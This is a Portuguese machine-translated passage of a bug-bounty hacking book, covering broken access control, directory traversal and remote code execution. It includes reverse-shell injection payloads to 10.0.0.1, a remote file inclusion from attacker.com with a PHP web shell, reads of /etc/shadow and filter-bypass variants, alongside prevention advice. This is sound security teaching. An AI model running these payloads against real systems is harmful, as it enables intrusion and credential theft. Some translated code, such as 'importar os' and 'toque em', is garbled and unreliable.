Erros de lógica de aplicativos como esses são predominantes porque essas falhas não podem ser verificadas automaticamente. Elas podem se manifestar de muitas maneiras, e a maioria dos scanners de vulnerabilidade atuais não tem a inteligência necessária para entender a lógica do aplicativo ou os requisitos comerciais.

Controle de acesso quebrado

Nosso exemplo de processamento de cartão de crédito também poderia ser classificado como um problema de controle de acesso quebrado. *O controle de acesso quebrado* ocorre quando o controle de acesso em um aplicativo é implementado de forma inadequada e pode ser contornado por um invasor. Por exemplo, as vulnerabilidades do IDOR discutidas no Capítulo 10 são um problema comum de controle de acesso quebrado que os aplicativos enfrentam.

Mas há muitos outros problemas de controle de acesso quebrado comuns em aplicativos da Web que você deve conhecer se quiser se tornar um hacker eficiente. Vamos dar uma olhada em alguns deles.

Painéis de administração expostos

Às vezes, os aplicativos negligenciam ou se esquecem de bloquear funcionalidades confidenciais, como os painéis de administração usados para monitorar o aplicativo. Os desenvolvedores podem presumir erroneamente que os usuários não podem acessar essas funcionalidades porque elas não estão vinculadas ao aplicativo principal ou porque estão ocultas em um URL ou porta obscura. Mas os invasores geralmente podem acessar esses painéis de administração sem autenticação, se conseguirem localizá-los. Por exemplo, mesmo que o aplicativo *example.com* oculte seu painel de administração em um URL obscuro, como <https://example.com/YWRtaW4/admin.php>, um invasor ainda poderá encontrá-lo por meio do Google dorks ou da força bruta do URL.

Às vezes, os aplicativos não implementam os mesmos mecanismos de controle de acesso para cada uma das várias formas de acesso às suas funcionalidades confidenciais. Digamos que o painel de administração esteja devidamente protegido para que somente as pessoas com credenciais de administrador válidas possam acessá-lo. Mas se a solicitação vier de um endereço IP interno em que a máquina confia, o painel de administração não solicitará a autenticação do usuário. Nesse caso, se um invasor conseguir encontrar uma vulnerabilidade de SSRF que permite que eles enviem solicitações internas, eles podem acessar o painel de administração sem autenticação.

Os invasores também podem conseguir contornar o controle de acesso adulterando cookies ou cabeçalhos de solicitação, se eles forem previsíveis. Digamos que o painel de administração não solicite credenciais, desde que o usuário que solicita acesso apresente o cookie *admin=1* em sua solicitação HTTP. Tudo o que o invasor precisa fazer para contornar esse controle é adicionar o cookie *admin=1* às suas solicitações.

Por fim, outro problema comum de controle de acesso ocorre quando os usuários podem forçar a navegação além dos pontos de controle de acesso. Para entender o que

Isso significa que, digamos, a maneira usual de acessar o painel de administração do `example.com` é por meio do URL `https://example.com/YWRtaW4/admin.php`. Se você é navegar até esse URL, será solicitado a fazer login com suas credenciais. Depois disso, você será redirecionado para `https://example.com/YWRtaW4/dashboard.php`, que é onde o painel de administração reside. Os usuários poderão navegar até `https://example.com/YWRtaW4/dashboard.php` e acessar diretamente o painel de administração, sem fornecer credenciais, se o aplicativo não implementar o controle de acesso na página do painel.

Vulnerabilidades de travessia de diretório

As vulnerabilidades de travessia de diretório são outro tipo de falha no controle de acesso. Elas ocorrem quando os invasores podem visualizar, modificar ou executar arquivos aos quais não deveriam ter acesso, manipulando caminhos de arquivos em campos de entrada do usuário.

Digamos que o site `example.com` tenha uma funcionalidade que permite que os usuários acessem seus arquivos carregados. Navegar até o URL `http://example.com/uploads?file=example.jpeg` fará com que o aplicativo exiba o arquivo chamado `example.jpeg` na pasta de uploads do usuário, localizada em `/var/www/html/uploads/USERNAME/`.

Se o aplicativo não implementar a sanitização de entrada no parâmetro de arquivo, um usuário mal-intencionado poderá usar a sequência `..` para sair da pasta de uploads e ler arquivos arbitrários no sistema. A sequência `..` refere-se ao diretório pai do diretório atual em sistemas Unix. Por exemplo, um invasor poderia usar essa solicitação para acessar o arquivo `/etc/shadow` no sistema:

`http://example.com/upload?file=../../../../etc/shadow`

A página navegará para `/var/www/html/uploads/USERNAME/../../../../etc/shadow`, que aponta para o arquivo `/etc/shadow` na raiz do sistema! Nos sistemas Linux, o arquivo `/etc/shadow` contém as senhas com hash dos usuários do sistema. Se o usuário que estiver executando o servidor Web tiver permissões para visualizar esse arquivo, o invasor também poderá visualizá-lo. Ele poderá então decifrar as senhas encontradas nesse arquivo para obter acesso a contas de usuários privilegiados no sistema. Os invasores também podem obter acesso a arquivos confidenciais, como arquivos de configuração, arquivos de registro e código-fonte.

Prevenção

Você pode evitar erros na lógica do aplicativo realizando testes para verificar se a lógica do aplicativo está funcionando como pretendido. É melhor que isso seja feito por alguém que entenda tanto os requisitos de negócios da organização quanto o processo de desenvolvimento do aplicativo. Você precisará de um entendimento detalhado de como o aplicativo funciona, como os usuários interagem entre si, como as funcionalidades são executadas e como os processos complexos funcionam.

Analise cuidadosamente cada processo em busca de falhas lógicas que possam levar a um problema de segurança. Realize testes rigorosos e rotineiros

em cada funcionalidade que seja essencial para a segurança do aplicativo.

Em seguida, evite problemas de controle de acesso quebrado com uma variedade de medidas preventivas. Primeiro, implemente políticas de controle de acesso granular em todos os arquivos e ações de um sistema. O código que implementa as políticas de controle de acesso também deve ser auditado quanto a possíveis desvios. Você pode realizar um teste de penetração para tentar encontrar falhas na política de acesso ou em sua implementação. Certifique-se de que as políticas de controle de acesso sejam precisas. Além disso, certifique-se de que as várias maneiras de acessar um serviço tenham mecanismos de controle de acesso consistentes. Por exemplo, não importa se o aplicativo é acessado por meio de um dispositivo móvel, dispositivo de desktop ou endpoint de API. Os mesmos requisitos de autenticação, como MFA, devem ser aplicados a cada ponto de acesso individual.

Busca de erros de lógica de aplicativos e controle de acesso quebrado

Erros de lógica de aplicativos e problemas de controle de acesso são alguns dos bugs mais fáceis de serem encontrados por iniciantes. A busca por essas vulnerabilidades não envolve a adulteração do código ou a criação de entradas maliciosas; em vez disso, requer pensamento criativo e disposição para experimentar.

Etapa 1: Saiba mais sobre seu alvo

Comece aprendendo sobre o aplicativo de destino. Navegue pelo aplicativo como um usuário comum para descobrir funcionalidades e recursos interessantes. Você também pode ler os blogs e a documentação de engenharia do aplicativo. Quanto mais você entender sobre a arquitetura, o processo de desenvolvimento e as necessidades comerciais desse aplicativo, melhor será sua capacidade de identificar essas vulnerabilidades.

Por exemplo, se você descobrir que o aplicativo acabou de adicionar uma nova opção de pagamento para sua loja on-line, poderá testar essa opção de pagamento primeiro, pois os novos recursos geralmente são os menos testados por outros hackers. E se você descobrir que o aplicativo usa o WordPress, tente acessar `/wp-admin/admin.php`, o caminho padrão para os portais de administração do WordPress.

Etapa 2: Interceptar solicitações durante a navegação

Intercepte as solicitações durante a navegação no site e preste atenção às funcionalidades confidenciais. Mantenha o controle de todas as solicitações enviadas durante essas ações. Observe como as funcionalidades confidenciais e o controle de acesso são implementados e como eles interagem com as solicitações do cliente. Para a nova opção de pagamento que você encontrou, quais são as solicitações necessárias para concluir o pagamento? Algum parâmetro de solicitação indica o tipo de pagamento ou o valor a ser cobrado? Ao acessar o portal de administração em `/wp-admin/admin.php`, há algum cabeçalho ou parâmetro HTTP especial enviado?

Etapa 3: Pense fora da caixa

Por fim, use a sua criatividade para pensar em maneiras de contornar o controle de acesso ou interferir de outra forma na lógica do aplicativo. Brinque com as

solicitações que você interceptou e crie solicitações que não devem ser concedidas. Se você modificar o valor a ser cobrado em um parâmetro de solicitação, o aplicativo ainda assim

processar a transação e cobrar um valor menor? É possível mudar o tipo de pagamento para um cartão-presente, mesmo que você não tenha um? É possível acessar a página de administração adicionando um cookie especial, como admin=1?

Aumentando o ataque

O escalonamento de erros de lógica de aplicativo e controle de acesso quebrado depende inteiramente da natureza da falha encontrada. Mas uma regra geral é que você pode tentar combinar o erro de lógica do aplicativo ou o controle de acesso quebrado com outras vulnerabilidades para aumentar seu impacto.

Por exemplo, um controle de acesso quebrado que lhe dá acesso ao painel de administração com um console ou recursos de implantação de aplicativos pode levar à execução remota de código. Se você conseguir encontrar os arquivos de configuração de um aplicativo Web, poderá pesquisar CVEs relacionados às versões de software em uso para comprometer ainda mais o aplicativo. Você também pode encontrar credenciais em um arquivo que pode ser usado para acessar diferentes máquinas na rede.

Embora o impacto de uma vulnerabilidade como injecção de SQL ou XSS armazenado seja geralmente claro, nem sempre é evidente o que os invasores podem conseguir com erros de lógica de aplicativo e vulnerabilidades de controle de acesso quebradas. Pense em como os usuários mal-intencionados podem explorar essas vulnerabilidades ao máximo e comunique o impacto delas em detalhes no seu relatório.

Encontrando seu primeiro erro de lógica de aplicativo ou controle de acesso quebrado!

Encontre seu primeiro erro de lógica de aplicativo ou vulnerabilidade de controle de acesso quebrada usando as dicas que aprendeu neste capítulo:

1. Saiba mais sobre seu aplicativo de destino. Quanto mais você entender sobre a arquitetura e o processo de desenvolvimento do aplicativo Web, melhor será sua capacidade de detectar essas vulnerabilidades.
2. Intercepte as solicitações durante a navegação no site e preste atenção às funcionalidades confidenciais. Mantenha o controle de todas as solicitações enviadas durante essas ações.
3. Use sua criatividade para pensar em maneiras de contornar o controle de acesso ou interferir na lógica do aplicativo.
4. Pense em maneiras de combinar a vulnerabilidade que você encontrou com outras vulnerabilidades para maximizar o impacto potencial da falha.
5. Elabore seu relatório! Certifique-se de comunicar ao destinatário do relatório como o problema pode ser explorado por usuários mal-intencionados.

18

REMOTE CODE EXECUTION



A execução remota de código (RCE) ocorre quando um invasor pode executar um código arbitrário em um computador de destino devido a uma vulnerabilidade ou configuração incorreta.

Os RCEs são extremamente perigosos, pois os invasores muitas vezes podem acabar comprometendo o aplicativo Web ou até mesmo o servidor Web subjacente.

Não existe uma técnica única para obter o RCE. Nos capítulos anteriores, observei que os invasores podem obtê-lo por meio de injeção de SQL, desserialização insegura e injeção de modelo. Neste capítulo, discutiremos mais duas estratégias que podem permitir a execução de código em um sistema-alvo: injeção de código e vulnerabilidades de inclusão de arquivo.

Antes de continuarmos, lembre-se de que o desenvolvimento de explorações de RCE geralmente requer um conhecimento mais profundo de programação, comandos do Linux e desenvolvimento de aplicativos Web. Você pode começar a trabalhar nesse sentido assim que pegar o jeito de encontrar vulnerabilidades mais simples.

Mecanismos

Às vezes, os invasores podem obter RCE injetando código malicioso diretamente no código executado. Essas são *vulnerabilidades de injeção de código*. Os invasores também podem obter RCE colocando código malicioso em um arquivo executado ou incluído pelo aplicativo da vítima, vulnerabilidades chamadas de *inclusões de arquivo*.

Injeção de código

As vulnerabilidades de injeção de código ocorrem quando os aplicativos permitem que a entrada do usuário seja confundida com código executável. Às vezes, isso acontece de forma não intencional, quando os aplicativos passam dados não higienizados para o código executado; outras vezes, isso é incorporado ao aplicativo como um recurso intencional.

Por exemplo, digamos que você seja um desenvolvedor tentando criar uma calculadora on-line. A função eval() do Python aceita uma cadeia de caracteres e a executa como código Python: eval("1+1") retornaria 2 e eval("1*3") retornaria 3. Devido à sua flexibilidade para avaliar uma grande variedade de expressões enviadas pelo usuário, eval() é uma maneira conveniente de implementar a sua calculadora. Como resultado, digamos que você tenha escrito o seguinte código Python para executar a funcionalidade. Esse programa pegará uma string de entrada do usuário, passará por eval() e retornará os resultados:

```
def calculate(input):
    return eval("{}{}".format(input))

result = calculate(user_input.calc) print("O resultado é
{}{}".format(result))
```

Os usuários podem enviar operações para a calculadora usando a seguinte solicitação GET. Quando operando como esperado, a seguinte entrada do usuário colocaria a string O resultado é 3:

```
GET /calculator?calc=1+2 Host:
example.com
```

Mas como eval(), nesse caso, recebe a entrada fornecida pelo usuário e a executa como código Python, um invasor poderia fornecer ao aplicativo algo mais malicioso. Lembra-se do comando os.system() do Python do Capítulo 16, que executa sua string de entrada como um comando do sistema? Imagine que um invasor tenha enviado a seguinte solicitação HTTP para a função calculate():

```
GET /calculator?calc=" import ('os').system('ls')" Host: example.com
```

Como resultado, o programa executaria eval(" import ('os').system('ls')") e retornaria os resultados do comando ls do sistema. Como eval() pode ser usado para executar código arbitrário no sistema, se você passar uma entrada de usuário não higienizada

na função eval(), você introduziu uma vulnerabilidade de injeção de código em seu aplicativo.

O invasor também poderia fazer algo muito mais prejudicial, como o seguinte. Essa entrada faria com que o aplicativo chamasse os.system() e gerasse um shell reverso de volta ao IP 10.0.0.1 na porta 8080:

```
GET /calculator?calc=" import ('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')" Host: example.com
```

Um *shell reverso* faz com que o servidor de destino se comunique com o computador do invasor e estabeleça uma conexão acessível remotamente, permitindo que os invasores executem comandos do sistema.

Outra variante de injeção de código ocorre quando a entrada do usuário é concatenada diretamente em um comando do sistema. Isso também é chamado de *vulnerabilidade de injeção de comando*. Além de ocorrer em aplicativos da Web, as injeções de comando também são incrivelmente predominantes em aplicativos da Web incorporados devido à sua dependência de comandos de shell e estruturas que usam wrappers que executam comandos de shell.

Digamos que o *example.com* também tenha uma funcionalidade que permita fazer o download de um arquivo remoto e visualizá-lo no site. Para obter essa funcionalidade, o aplicativo usa o comando de sistema wget para fazer o download do arquivo remoto:

```
importar os

def download(url):
    os.system("wget -O- {}".format(url))

display(download(user_input.url))
```

O comando wget é uma ferramenta que faz o download de páginas da Web com um URL, e a opção -O faz com que o wget baixe o arquivo e o exiba na saída padrão. Em conjunto, esse programa obtém um URL da entrada do usuário e o passa para o comando wget executado usando os.system(). Por exemplo, se você enviar a seguinte solicitação, o aplicativo fará o download do código-fonte da página inicial do Google e o exibirá para você:

```
GET /download?url=google.com Host:
example.com
```

Como a entrada do usuário é passada diretamente para um comando do sistema, os invasores podem injetar comandos do sistema sem sequer usar uma função Python. Isso se deve ao fato de que, na linha de comando do Linux, o caractere ponto e vírgula (;) separa os comandos individuais, de modo que um invasor poderia executar comandos arbitrários após o comando wget enviando o comando que quisesse após um ponto e vírgula. Por exemplo, a entrada a seguir faria com que o aplicativo gerasse um shell reverso de volta ao IP 10.0.0.1 na porta 8080:

```
GET /download?url="google.com;bash -i >& /dev/tcp/10.0.0.1/8080 0>&1" Host:
example.com
```

Inclusão de arquivos

A maioria das linguagens de programação tem uma funcionalidade que permite aos desenvolvedores *incluir* arquivos externos para avaliar o código contido neles. Isso é útil quando os desenvolvedores desejam incorporar arquivos de ativos externos, como imagens, em seus aplicativos, fazer uso de bibliotecas de código externas ou reutilizar código escrito para uma finalidade diferente.

Outra forma de os invasores conseguirem o RCE é fazer com que o servidor de destino inclua um arquivo contendo código malicioso. Essa *vulnerabilidade de inclusão de arquivo* tem dois subtipos: inclusão remota de arquivo e inclusão local de arquivo.

As vulnerabilidades de *inclusão remota de arquivos* ocorrem quando o aplicativo permite a inclusão de arquivos arbitrários de um servidor remoto. Isso acontece quando os aplicativos incluem dinamicamente arquivos e scripts externos em suas páginas e usam a entrada do usuário para determinar o local do arquivo incluído.

Para ver como isso funciona, vamos dar uma olhada em um aplicativo vulnerável. O programa PHP a seguir chama a função de inclusão do PHP no valor da página do parâmetro HTTP GET enviado pelo usuário. Em seguida, a função include inclui e avalia o arquivo especificado:

```
<?php
    // Algum código PHP

    $file = $_GET["page"];
    include $file;

    // Algum código PHP
?>
```

Esse código permite que os usuários acessem as várias páginas do site alterando o parâmetro da página. Por exemplo, para visualizar as páginas Index e About do site, o usuário pode visitar <http://example.com/?page=index.php> e <http://example.com/?page=about.php>, respectivamente.

Mas se o aplicativo não limitar o arquivo que o usuário inclui com o parâmetro de página, um invasor poderá incluir um arquivo PHP malicioso hospedado em seu servidor e fazer com que ele seja executado pelo servidor de destino.

Nesse caso, vamos hospedar uma página PHP chamada *malicious.php* que executará a cadeia de caracteres contida no parâmetro cmd do URL GET como um comando do sistema. O comando system() no PHP é semelhante ao os.system() no Python. Ambos executam um comando do sistema e exibem a saída. Aqui está o conteúdo do nosso arquivo PHP malicioso:

```
<?PHP
    system($_GET["cmd"]);
?>
```

Se o invasor carregar essa página em *example.com*, o site avaliará o código contido no *malicious.php* localizado no servidor do invasor. O script malicioso fará com que o servidor de destino execute o comando de sistema ls:

```
http://example.com/?page=http://attacker.com/malicious.php?cmd=ls
```

Observe que esse mesmo recurso também é vulnerável a SSRF e XSS. Esse endpoint é vulnerável a SSRF porque a página pode carregar informações sobre o sistema e a rede locais. Os invasores também podem fazer com que a página carregue um arquivo JavaScript malicioso e induzir o usuário a clicar nele para executar um ataque XSS refletido.

Por outro lado, *as inclusões de arquivos locais* ocorrem quando os aplicativos incluem arquivos de forma insegura, mas a inclusão de arquivos remotos não é permitida. Nesse caso, os invasores precisam primeiro fazer upload de um arquivo mal-intencionado para o computador local e, em seguida, executá-lo usando a inclusão de arquivo local. Vamos modificar um pouco nosso exemplo anterior. O arquivo PHP a seguir primeiro obtém a página do parâmetro HTTP GET e, em seguida, chama a função de inclusão do PHP após concatenar a página com um nome de diretório que contém os arquivos que os usuários podem carregar:

```
<?php
// Algum código PHP

$file = $_GET["page"]; inclua
"lang/".$file;

// Algum código PHP
?>
```

O diretório *lang* do site contém sua página inicial em vários idiomas. Por exemplo, os usuários podem visitar <http://example.com/?page=de-index.php> e <http://example.com/?page=en-index.php> para visitar as páginas iniciais em alemão e inglês, respectivamente. Esses URLs farão com que o site carregue a página */var/www/html/lang/de-index.php* e */var/www/html/lang/en-index.php* para exibir as páginas iniciais em alemão e inglês.

Nesse caso, se o aplicativo não impuser nenhuma restrição aos valores possíveis do parâmetro *page*, os invasores poderão carregar uma página própria explorando um recurso de upload. Digamos que o *example.com* permita que os usuários façam upload de arquivos de todos os tipos e os armazene no diretório */var/www/html/uploads/USERNAME*. O invasor poderia carregar um arquivo PHP malicioso na pasta *uploads*. Em seguida, ele poderia usar a sequência *..* para escapar do diretório *lang* e executar o arquivo malicioso carregado no servidor de destino:

<http://example.com/?page=../uploads/USERNAME/malicious.php>

Se o invasor carregar esse URL, o site incluirá o arquivo */var/www/html/lang/..../uploads/USERNAME/malicious.php*, que aponta para */var/www/html/uploads/USERNAME/malicious.php*.

Prevenção

Para evitar injetões de código, evite inserir a entrada do usuário no código que é avaliado. Além disso, como a entrada do usuário pode ser passada para o código avaliado por meio de arquivos que são analisados pelo aplicativo, você deve tratar os arquivos carregados pelo usuário como não confiáveis, bem como proteger a integridade dos arquivos de sistema existentes que seus programas executam, analisam ou incluem.

E para evitar vulnerabilidades de inclusão de arquivos, você deve evitar incluir arquivos com base na entrada do usuário. Se isso não for possível, não permita a inclusão de arquivos remotos e crie uma lista de permissão de arquivos locais que seus programas possam incluir. Você também pode limitar os uploads de arquivos a determinados tipos de arquivos seguros e hospedar os arquivos carregados em um ambiente separado do código-fonte do aplicativo.

Evite também chamar os comandos do sistema diretamente e, em vez disso, use as APIs do sistema da linguagem de programação. A maioria das linguagens de programação tem funções internas que permitem executar comandos do sistema sem correr o risco de injeção de comandos. Por exemplo, o PHP tem uma função chamada `mkdir(DIRECTORY_NAME)`. Você pode usá-la para criar novos diretórios em vez de chamar `system("mkdir DIRECTORY_NAME")`.

Você deve implementar uma forte validação de entrada para a entrada passada em funções perigosas como `eval()` ou `include()`. Mas não se pode confiar nessa técnica como a única forma de proteção, pois os invasores estão constantemente criando métodos inventivos para contornar a validação de entrada.

Por fim, manter-se atualizado com os patches evitara que as dependências do seu aplicativo introduzam vulnerabilidades de RCE. As dependências de um aplicativo, como pacotes e componentes de código aberto, geralmente introduzem vulnerabilidades em um aplicativo. Isso também é chamado de *ataque à cadeia de suprimentos de software*.

Você também pode implementar um *firewall de aplicativo da Web (WAF)* para bloquear ataques suspeitos. Além de evitar RCEs, isso também pode ajudar a evitar algumas das vulnerabilidades que discuti anteriormente neste livro, como injeção de SQL e XSS.

Se um invasor conseguir um RCE em um computador, como você pode minimizar os danos que ele pode causar? O *princípio do menor privilégio* afirma que os aplicativos e processos devem receber apenas os privilégios necessários para concluir suas tarefas. Essa é uma prática recomendada que reduz o risco de comprometimento do sistema durante um ataque, pois os invasores não conseguem obter acesso a arquivos e operações sensíveis, mesmo que comprometam um usuário ou processo com pouco privilégio. Por exemplo, quando um aplicativo da Web exige apenas acesso de leitura a um arquivo, ele não deve receber nenhuma permissão de gravação ou execução. Isso ocorre porque, se um invasor sequestrar um aplicativo executado com privilégios elevados, ele poderá obter suas permissões.

Busca de RCEs

Como muitos dos ataques que abordamos até agora, os RCEs têm dois tipos: clássicos e cegos. Os *RCEs clássicos* são aqueles em que é possível ler os resultados da execução do código em uma resposta HTTP subsequente, enquanto os *RCEs cegos* ocorrem quando o código malicioso é executado, mas os valores retornados da execução não aparecem em nenhuma resposta HTTP. Embora os invasores não possam testemunhar os resultados de suas execuções, os RCEs cegos são tão perigosos quanto os RCEs clássicos, pois podem permitir que os invasores gerem shells reversos ou exfiltrarem dados para um servidor remoto. A busca por esses dois tipos de RCE é um processo semelhante, mas os comandos ou trechos de código que você precisará usar para verificar essas vulnerabilidades serão diferentes.

Aqui estão alguns comandos que você pode usar ao atacar servidores Linux. Ao procurar uma vulnerabilidade de RCE clássica, tudo o que você precisa fazer para verificar a vulnerabilidade é executar um comando como whoami, que gera o nome de usuário do usuário atual. Se a resposta contiver o nome de usuário do servidor Web, como www-data, você terá confirmado o RCE, pois o comando foi executado com sucesso. Por outro lado, para validar um RCE cego, você precisará executar um comando que influencie o comportamento do sistema, como sleep 5, que atrasa a resposta em cinco segundos. Então, se você tiver um atraso de cinco segundos antes de receber uma resposta, poderá confirmar a vulnerabilidade. Semelhante às técnicas cegas que usamos para explorar outras vulnerabilidades, você também pode configurar um listador e tentar acionar a interação fora de banda do servidor de destino.

Etapa 1: Reunir informações sobre o alvo

A primeira etapa para encontrar qualquer vulnerabilidade é coletar informações sobre o alvo. Ao procurar por RCEs, essa etapa é especialmente importante porque o caminho para obter um RCE é extremamente dependente da forma como o alvo é construído. Você deve descobrir informações sobre o servidor Web, a linguagem de programação e outras tecnologias usadas pelo seu alvo atual. Use as etapas de reconhecimento descritas no Capítulo 5 para fazer isso.

Etapa 2: identificar locais suspeitos de entrada do usuário

Assim como na descoberta de muitas outras vulnerabilidades, a próxima etapa para encontrar qualquer RCE é identificar os locais em que os usuários podem enviar entradas para o aplicativo. Ao procurar por injecões de código, anote todos os locais de entrada direta do usuário, inclusive parâmetros de URL, cabeçalhos HTTP, parâmetros de corpo e uploads de arquivos. Às vezes, os aplicativos analisam arquivos fornecidos pelo usuário e concatenam seu conteúdo de forma insegura no código executado, portanto, qualquer entrada que seja eventualmente passada para os comandos é algo que deve ser observado.

Para encontrar possíveis vulnerabilidades de inclusão de arquivos, verifique se os locais de entrada estão sendo usados para determinar nomes ou caminhos de arquivos, bem como quaisquer funcionalidades de upload de arquivos no aplicativo.

Etapa 3: Enviar cargas úteis de teste

A próxima coisa que você deve fazer é enviar cargas úteis de teste para o aplicativo. Para vulnerabilidades de injeção de código, experimente cargas úteis que devem ser interpretadas pelo servidor como código e veja se elas são executadas. Por exemplo, aqui está uma lista de cargas úteis que você poderia usar:

Cargas úteis do Python

Esse comando foi projetado para imprimir a string RCE test! se a execução do Python for bem-sucedida:

```
print("Teste RCE!")
```

Esse comando imprime o resultado do comando ls do sistema:

```
import ('os').system('ls')
```

Esse comando atrasa a resposta por 10 segundos:

```
" import ('os').system('sleep 10')
```

Cargas de PHP

Esse comando foi projetado para imprimir as informações da configuração local do PHP se a execução for bem-sucedida:

```
phpinfo();
```

Esse comando imprime o resultado do comando ls do sistema:

```
<?php system("ls");?>
```

Esse comando atrasa a resposta por 10 segundos:

```
<?php system("sleep 10");?>
```

Cargas úteis do Unix

Esse comando imprime o resultado do comando ls do sistema:

```
;ls;
```

Esses comandos atrasam a resposta por 10 segundos:

```
| sleep 10;  
e dormir 10;  
' sleep 10;  
$(sleep 10)
```

Para vulnerabilidades de inclusão de arquivos, você deve tentar fazer com que o endpoint inclua um arquivo remoto ou um arquivo local que você possa controlar. Por exemplo, para a inclusão de arquivo remoto, você pode tentar várias formas de um URL que aponte para o seu arquivo malicioso hospedado fora do local:

```
http://example.com/?page=http://attacker.com/malicious.php  
http://example.com/?page=http:attacker.com/malicious.php
```

E para vulnerabilidades de inclusão de arquivos locais, tente URLs diferentes apontando para arquivos locais que você controla:

```
http://example.com/?page=../uploads/malicious.php http://example.com/?page=..%2fuploads%2fmalicious.php
```

Você pode usar as técnicas de desvio de proteção que aprendeu no Capítulo 13 para criar diferentes formas do mesmo URL.

Etapa 4: Confirmar a vulnerabilidade

Por fim, confirme a vulnerabilidade executando comandos inofensivos, como

whoami, ls e sleep 5.

Aumentando o ataque

Seja extremamente cauteloso ao escalar vulnerabilidades de RCE. A maioria das empresas prefere que você não tente escalará-las, pois não querem que alguém vasculhe os sistemas que contêm dados confidenciais. Durante um teste de penetração típico, um hacker geralmente tenta descobrir os privilégios do usuário atual e tenta ataques de escalamamento de privilégios depois de obter o RCE. Mas em um contexto de recompensa por bugs, isso não é apropriado. Você pode ler accidentalmente informações confidenciais sobre os clientes ou causar danos aos sistemas ao modificar um arquivo crítico. É importante que você leia atentamente as regras do programa de recompensas para não ultrapassar os limites.

Para RCEs clássicos, crie uma prova de conceito que execute um comando inofensivo, como whoami ou ls. Você também pode provar que encontrou um RCE lendo um arquivo de sistema comum, como o */etc/passwd*. Você pode usar o comando cat para ler um arquivo de sistema:

```
cat /etc/passwd
```

Nos sistemas Linux, o arquivo */etc/passwd* contém uma lista das contas do sistema e seus IDs de usuário, IDs de grupo, diretórios pessoais e shells padrão. Em geral, esse arquivo pode ser lido sem privilégios especiais, portanto, é um bom arquivo para tentar acessar primeiro.

Por fim, você pode criar um arquivo com um nome de arquivo distinto no sistema, como *rce_por_SEU_NOME.txt*, para que fique claro que esse arquivo faz parte do seu POC. Você pode usar o comando touch para criar um arquivo com o nome especificado no diretório atual:

```
toque em rce_por_SEU_NOME.txt
```

Para RCEs cegos, crie um POC que execute o comando sleep. Você também pode criar um shell reverso na máquina de destino que se conecta de volta ao seu sistema para obter um POC mais impactante. No entanto, isso geralmente é contra as regras do programa, portanto, certifique-se de verificar com o programa com antecedência.

É fácil ultrapassar os limites da política de recompensas e causar danos inadvertidos ao site de destino ao criar POCs para vulnerabilidades de RCE. Ao criar seu POC, certifique-se de que sua carga útil execute um comando inofensivo e que seu relatório descreva as etapas necessárias para obter o RCE. Muitas vezes, a leitura de um arquivo não sensível ou a criação de um arquivo em um caminho aleatório é suficiente para provar suas descobertas.

Contornando a proteção RCE

Muitos aplicativos perceberam os perigos do RCE e utilizam a validação de entrada ou um firewall para impedir solicitações potencialmente mal-intencionadas. Mas as linguagens de programação costumam ser bastante flexíveis, o que nos permite trabalhar dentro dos limites das regras de validação de entrada para que nosso ataque funcione! Aqui estão alguns desvios básicos de validação de entrada que você pode tentar caso o aplicativo esteja bloqueando suas cargas úteis.

Para comandos do sistema Unix, você pode inserir aspas e aspas duplas sem alterar o comportamento do comando. Você também pode usar curingas para substituir caracteres arbitrários se o sistema estiver filtrando determinadas cadeias de caracteres. Por fim, qualquer resultado de substituição de comando vazio pode ser inserido na cadeia de caracteres sem alterar os resultados. Por exemplo, todos os comandos a seguir imprimirão o conteúdo de `/etc/shadow`:

```
cat /etc/shadow
cat "/e "tc/shadow' cat
/etc/sh*dow
cat /etc/sha`dow cat
/etc/sha${}dow cat
/etc/sha${{}dow
```

Você também pode variar a maneira de escrever o mesmo comando no PHP. Por exemplo, o PHP permite concatenar nomes de funções como strings. Você pode até mesmo codificar em hexadecimal os nomes das funções ou inserir comentários PHP nos comandos sem alterar o resultado:

```
/* O texto cercado por esses colchetes é um comentário no PHP. */
```

Por exemplo, digamos que você queira executar esse comando do sistema no PHP:

```
sistema('cat /etc/shadow');
```

O exemplo a seguir executa um comando do sistema concatenando as cadeias de caracteres sys e tem:

```
('sys'. 'tem')('cat /etc/shadow');
```

O exemplo a seguir faz a mesma coisa, mas insere um comando em branco no meio do comando:

```
system/**/('ls');
```

E essa linha de código é uma versão codificada em hexadecimal do comando do sistema:

```
'\x73\x79\x73\x74\x65\x6d('ls');
```

Existe um comportamento semelhante no Python. Os itens a seguir são todos equivalentes na sintaxe do Python:

```
import ('os').system('cat /etc/shadow')
import ('o'+s).system('cat /etc/shadow')
import ("x6f\x73").system('cat /etc/shadow')
```

Além disso, alguns servidores concatenam os valores de vários parâmetros que têm o mesmo nome em um único valor. Nesse caso, você pode dividir

código malicioso em partes para contornar a validação de entrada. Por exemplo, se o firewall bloquear solicitações que contenham a cadeia de caracteres system, você poderá dividir a carga útil do RCE em partes, como a seguir:

```
GET /calculator?calc=" import ('os').sy"&calc="stem('ls')" Host: example.com
```

Os parâmetros passarão pelo firewall sem problemas, já que a solicitação tecnicamente não contém o sistema de cadeia de caracteres. Mas quando o servidor processar a solicitação, os valores dos parâmetros serão concatenados em uma única cadeia de caracteres que forma nossa carga útil de RCE: " import ('os').system('ls')".

Esse é apenas um pequeno subconjunto de desvios de filtro que você pode tentar; existem muitos outros. Por exemplo, você pode codificar em hexadecimal, codificar em URL, codificar em URL duplo e variar os casos (caracteres maiúsculos ou minúsculos) de seus payloads. Você também pode tentar inserir caracteres especiais, como bytes nulos, c a r a c t e r e s de nova linha, caracteres de escape () e outros caracteres especiais ou não ASCII na carga útil. Em seguida, observe quais cargas úteis são bloqueadas e quais são bem-sucedidas e crie exploits que contornem o filtro para obter os resultados desejados. Se você estiver interessado nesse tópico, pesquise on-line por *desvio de filtro RCE* ou *desvio de WAF* para saber mais. Além disso, os princípios mencionados nesta seção também podem ser usados para contornar a validação de entrada para outras vulnerabilidades, como injeção de SQL e XSS.

Encontrando seu primeiro RCE!

É hora de encontrar seu primeiro RCE usando as dicas e os truques que você aprendeu neste capítulo.

1. Identifique locais suspeitos de entrada do usuário. Para injeções de código, anote todos os locais de entrada do usuário, inclusive parâmetros de URL, c a b e ç a l h o s HTTP, parâmetros de corpo e uploads de arquivos. Para encontrar possíveis vulnerabilidades de inclusão de arquivos, verifique se os locais de entrada estão sendo usados para determinar ou construir nomes de arquivos e para funções de upload de arquivos.
2. Envie cargas úteis de teste para os locais de entrada a fim de detectar possíveis vulnerabilidades.
3. Se suas solicitações forem bloqueadas, tente técnicas de desvio de proteção e veja se sua carga útil é bem-sucedida.
4. Por fim, confirme a vulnerabilidade tentando executar comandos inofensivos, como whoami, ls e sleep 5.
